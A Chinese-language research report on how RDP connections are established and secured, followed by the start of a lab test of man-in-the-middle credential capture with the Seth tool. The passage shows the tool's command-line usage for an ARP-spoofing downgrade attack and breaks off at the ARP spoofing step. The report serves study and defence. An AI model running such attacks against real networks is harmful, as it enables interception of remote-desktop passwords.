RDP建立流程和RDP中间人攻击调研

作者：李仁杰、苗溟

1 简介

RDP（Remote Desktop Protocol），远程桌面协议，该协议是对国际电信联盟发布的一个国际标准的多通道会议协议 T.120 的一个扩展，用于远程连接微软终端。RDP基于多个通道通信，理论上支持64000个通道。

RDP的通信呈现不对称的特定，大部分数据都是服务端发往客户端的。

Figure 2: Asymmetric communication

目前只有部分Windows系统支持开启RDP服务：Remote Desktop client - supported configuration | Microsoft Docs

不支持RDP服务的有：

The Remote Desktop client will not connect to these Windows Versions and Editions:

- Windows 7 Starter
- Windows 7 Home
- Windows 8 Home
- Windows 8.1 Home
- Windows 10 Home

2 RDP知识

2.1 协议栈





Figure 3: Protocol stack

- TPKT：*ISO Transport Service* on top of *TCP*，用于对等方传输协议数据单元（TPDU PDU）。
- X.224：一个面向连接的传输协议，它提供连接模式的传输服务。RDP在初始连接请求和响应中使用它。
- T.125 MCS：一种多点通信服务，它允许 RDP 通过多个通道进行通信和管理。

通过RDP协议栈发送和接收数据实质上与7层OSI通信模型相同。传输的数据将经过分段（sectioned）、定向到信道、加密（encrypted）、封装（wrapped）、装帧（framed）和打包（packaged），通过线路传送给另一方，另一方再以相反的流程解析收到的数据。

2.2 RDP连接流程

RDP建立连接的流程被称为RDP Connection Sequence，微软官方给出的流程图如下：



简化版流程图：




Figure 4: Connection stages

下面结合以上两幅流程图，对RDP建立连接的各阶段进行介绍。

1. **Connection Initiation**




Figure 5: Connection initiation

客户端使用X.224发起连接请求，请求数据包中包含RDP Negotiation Request，携带connection flags、security protocols supported by the client。

可选的安全协议有两种：

- Standard RDP Security：RSA的RC4
- Enhanced RDP Security：TLS、CredSSP (TLS + NTLM/Kerberos)、RDSTLS – RDP enhanced with TLS（好处是可以实现网络层的身份验证）。

服务器使用X.224连接确认PDU确认连接，响应数据包包含RDP Negotiation Response，通知客户端选择的安全协议。

后续数据将用X.224协议来封装。

X.224 Connection Request PDU的协议格式：[MS-RDPBCGR]: Client X.224 Connection Request PDU | Microsoft Docs，其中包括：

- **cookie (variable)**：在cookie中存在“Cookie: mstshash=IDENTIFIER”字符串，其中IDENTIFIER可以是任意字符串（测试发现是RDP登录使用的用户名）
- **RDP Negotiation Request**：用于指定客户端支持的安全协议类型

X.224 Connection Confirm PDU的协议格式：[MS-RDPBCGR]: Server X.224 Connection Confirm PDU | Microsoft Docs，包括：

- **RDP Negotiation Response**：指定服务端选择的协议类型

- **RDP Negotiation Failure**：通知客户端连接失败，返回failureCode

2. Basic Settings Exchange




Figure 6: Basic settings exchange

客户端和服务器分别使用MCS Connect Initial PDU和MCS Connect Response PDU交换基本设置，主要包括：

- Core Data：RDP版本、桌面分辨率、颜色深度、键盘信息、主机名、客户端软件信息（产品ID、内部版本号）等。
- Security Data：**加密方法**、会话密钥的大小、**服务器随机数**（稍后用于创建会话密钥）和**服务器的证书**（其中一些仅在使用标准RDP安全性时相关）。
- Network Data：有关请求和分配的虚拟通道的信息。它包含通道数和特定虚拟通道数组。客户端在请求中请求确切类型的通道，服务器在响应中提供实际的通道ID。

MCS Connect Initial PDU：[MS-RDPBCGR]: Client MCS Connect Initial PDU with GCC Conference Create Request | Microsoft Docs：

- GCC Conference Create Request，封装了连接的设置数据块，可以有clientCoreData 、clientSecurityData等

MCS Connect Response PDU：[MS-RDPBCGR]: Server MCS Connect Response PDU with GCC Conference Create Response | Microsoft Docs

- GCC Conference Create Response，包含serverCoreData、serverNetworkData、serverSecurityData等部分
  - serverSecurityData包含encryptionMethod、encryptionLevel、serverRandomLen、serverCertLen、serverRandom、serverCertificate，如果使用Enhanced RDP Security 则encryptionMethod、encryptionLevel都为0，其他都不应出现。

3. Channel Connection




Figure 7: Channel connection

在建立了将在RDP会话中使用的虚拟通道列表之后，接下来就是进行每个单独通道连接的阶段。这有几个子阶段：

- MCS Erect Domain Request PDU：MCS域中的高度。因为RDP没有利用高级的MCS拓扑，所以它将为0。

- MCS Attach User Request PDU PDU：用于请求 用户通道ID。
- MCS Attach User Confirm PDU：用户通道ID。
- MCS Channel Join Requests and Confirmations PDU：客户端使用虚拟通道的ID请求加入虚拟通道，将从用户通道、I/O通道开始，继续使用在基本设置交换中协商的虚拟通道。服务器将依次确认每个成功的通道连接。

此阶段后，客户端发送的后续数据将封装在MCS Send data Request PDU中，而服务器发送的数据将封装在MCS Send data Indication PDU中。数据现在可以重定向到虚拟通道。

4. **Security Commencement**




Figure 8: Security commencement

客户端发送Security Exchange PDU，包含securityExchangePduData，其中有服务端公钥（32-byte）加密过的客户端随机数（32-byte）。客户端和服务器使用随机数创建会话密钥。

从此时开始，后续的RDP流量可以进行加密。

（如果选择使用Enhanced Security则不会进行Security Commencement。）

5. **Secure Settings Exchange**




Figure 9: Secure settings exchange

客户端发送加密过的Client Info PDU，**clientInfoPduData**包含支持的压缩类型、用户域、**用户名、密码**、工作目录等信息。CLIENT_INFO_PDU中有：

- securityHeader：格式取决于服务器选择的加密级别和加密方法
- infoPacket：[MS-RDPBCGR]: Info Packet (TS_INFO_PACKET) | Microsoft Docs
  - **Domain**：由cbDomain指定长度
  - **UserName**：由cbUserName指定长度
  - **Password**：由cbPassword指定长度

6. **Licensing**




Figure 10: Licensing

此阶段旨在允许授权用户连接到终端服务器。用于支持到服务器的2个以上的同时连接，但这需要从微软购买许可。

大多数情况下，并没有为RDP服务器配置许可服务器，在这种情况下，RDP服务器将简单地发送一个PDU给“批准”其许可的客户端（最多2个会话）。

7. **Capabilities Exchange**




Figure 11: Capabilities exchange

服务器将其supported capabilities发送到Demand Active PDU中。有28种功能集，主要包括通用（操作系统版本、通用压缩）、输入（键盘类型和特性、快速路径支持等）、字体、虚拟通道、位图编解码器等。然后，服务器可能发送也可能不发送Monitor Layout PDU来描述服务器上的显示监视器。然后，客户端将响应一个Confirm Active PDU，该PDU包含自己的一组功能。

8. **Connection Finalization**




Figure 12: Connection finalization

客户端和服务器交换几种类型的PDU以完成连接。所有这些PDU都来自客户端（PDU可以在不等待响应的情况下一个接一个地发送）。

- Client/Server Synchronize PDU：用于同步客户端和服务器之间的用户标识符。
- Client/Server Control PDU (Cooperate)：表示对会话的共享控制。
- Client Control PDU (Request/Grant Control)：客户端发送控制请求，服务器授予控制请求。
- Persistent Key List PDU/PDUs (optional)：客户端向服务器发送一个密钥列表，每个密钥标识一个缓存的位图。这使位图缓存能够持久化（而不限于连接的生存期）。位图缓存是一种用于减少将图形输出从服务器传输到客户端所需的网络流量的机制。
- Font List/Map PDU：这些PDU用于保存RDP会话的字体信息（字体名称、平均宽度、签名等），但是，似乎Microsoft没有使用它。尽管如此，这些PDU仍在客户端和服务器之间进行交换，但其中没有实际数据（即使有数据，Microsoft的文档指定您应该忽略它）。

9. Data Exchange

连接完成后，开始传输数据，主要部分将是输入数据（客户端->服务器）和图形数据（服务器->客户端）。可以传输的其他数据包括连接管理信息和虚拟通道消息。

- Input Data：包含鼠标和键盘信息，以及定期同步(例如NAM_LOCK / CAPS_LOCK键状态)。
- Output Data：图像、声音等。

数据传输可以有两种方式：

- Slow-Path：具有所有RDP协议栈头的普通PDU。
- Fast-Path：为了减少传输的数据量和处理数据所需的处理量。这是通过减少/删除某些PDU类型（例如键盘/鼠标输入）中的PDU头来实现的。

2.3 Channel

大多数数据通过不同的通道（MCS层）传输，主要有两种通道类型：

1. **Static Virtual Channels (SVC)**

   SVC允许不同的客户端和服务器组件通过主RDP数据连接进行通信。每个连接最多有31个静态虚拟通道，每个通道充当独立的数据流。这些通道是静态的，因为它们是在连接启动期间的Basic Settings Exchange阶段请求和创建的，并且在会话期间它们根本不会更改。

   有些SVC默认打开（I/O Channel、Message Channel、User Channel、Server Channel），有些需要在Basic Settings Exchange阶段协商，默认打开的一般都是比较重要的，其他的则是为了启用不用的扩展。

   只有两个SVC不在Basic Settings Exchange阶段：

   - User Channel：在Channel Connection阶段的Attach User Confirm PDU
   - Server Channel：具有固定值0x03EA（1002）

2. **Dynamic Virtual Channels (DVC)**

   由于静态通道最多有31个，RDP还支持动态通道。DVC通过一个特定的SVC（DRDYNVC）来传输。常见用途有音频输入（客户端->服务器）、PnP重定向、图形渲染、回声通道、视频重定向等。




Figure 14: Channels hierarchy

2.4 安全性

1. Standard Security

   标准的RDP使用RSA's RC4加密。

2. Enhanced Security：将安全性交给外部安全协议（TLS 1.0/1.1/1.2、CredSSP、RDSTLS）

   外部安全协议的选择可以是协商的也可以是直接指定。

   协商是在Connection Initiation阶段，通过X.224协议完成，后续客户端和服务端需要完成响应的安全协议的握手流程，之后的数据都封装在外部安全协议中。Connection Initiation阶段的数据不受安全协议保护。


   直接指定则是客户端在发送任何RDP相关数据之前将首先完成外部安全协议的握手。

   使用Enhanced Security可以实现网络层身份验证，即Network Layer Authentication（NLA），也不需要Security Commencement 阶段。

> NLA：是提供给远程桌面连接的一种新安全验证机制，可以在终端桌面连接及登录画面出现前预先完成用户验证程序，由于提前验证部分仅需要使用到较少的网络资源，因此可以有效防范黑客与恶意程序的攻击，同时降低阻断服务攻击(Dos)的机会。在RDP连接初始化之前，基于TLS或者Kerberos，使用CredSSP（Credential Security Support Provider）对用户进行身份验证。这允许服务器只将资源分配给经过身份验证的用户，并且可以帮助防止中间人攻击（即登录凭证被拦截）。
>
> 网络级身份验证有以下优点：
>
> - 开始时它只需要很少的远程计算机资源，因为在验证用户身份之前，远程计算机只使用有限的资源，密码验证通过后才进入远程桌面。在早期版本中，远程计算机会启动完全的远程桌面连接。
> - 它可以通过降低拒绝服务攻击（拒绝服务攻击试图限制或阻止访问 Internet）的风险来帮助提高安全性。
> - 它采用远程计算机身份验证。这有助于防止用户连接到出于恶意目的而建立的远程计算机。

> Windows 8.1, Windows Server 2012 R2, Windows 10, Windows Server 2016以及之后的版本，默认支持TLS 1.2。

Win10默认开启网络层身份验证，因此使用RDP连接到Win10时会使用TLS1.2作为最外层的协议：



2.5 用户名密码登录流程


RDP通过用户名和密码完成登录是在**Secure Settings Exchange**阶段，客户端发送Client Info，其中就包含了客户端提供的用户名和密码。其中**用户名和密码是用服务端公钥加密**过的。服务端的公钥包含在服务端证书中，在**Basic Settings Exchange**阶段由服务端发给客户端。

3 工具调研：中间人获取用户名和密码的可行性

测试环境：VMWare虚拟机×3，

Kali作为中间人（192.168.131.128），Windows 10 x64-host作为客户端（192.168.131.130），Windows 10 x64作为服务端（192.168.131.129）。

Win10版本：Windows 10 专业版，21H1 19043.1237



3.1 Seth

（1）Seth简介

官网：SySS-Research/Seth: Perform a MitM attack and extract clear text credentials from RDP connections (github.com)

Seth是一个用Python和Bash编写的工具，通过尝试降级连接来提取明文凭证来实现RDP的MITM，而不管网络级别的身份验证（NLA）是否启用。

演示视频：https://youtu.be/wdPkY7gykf4。

使用方式：

```
./seth.sh <INTERFACE> <ATTACKER IP> <VICTIM IP> <GATEWAY IP|HOST IP> [<COMMAND>]
#<INTERFACE>为接口
# <ATTACKER IP>为攻击者ip
# <VICTIM IP>为受害者ip
#<GATEWAY IP|HOST IP>若rdp host(服务端)和受害者在同一子网下，则为服务端ip，若服务端在外网，则为网关ip。
#[<COMMAND>]，可选项，为中间人攻击成功后执行的命令
```

（2）Seth攻击原理

①arp欺骗

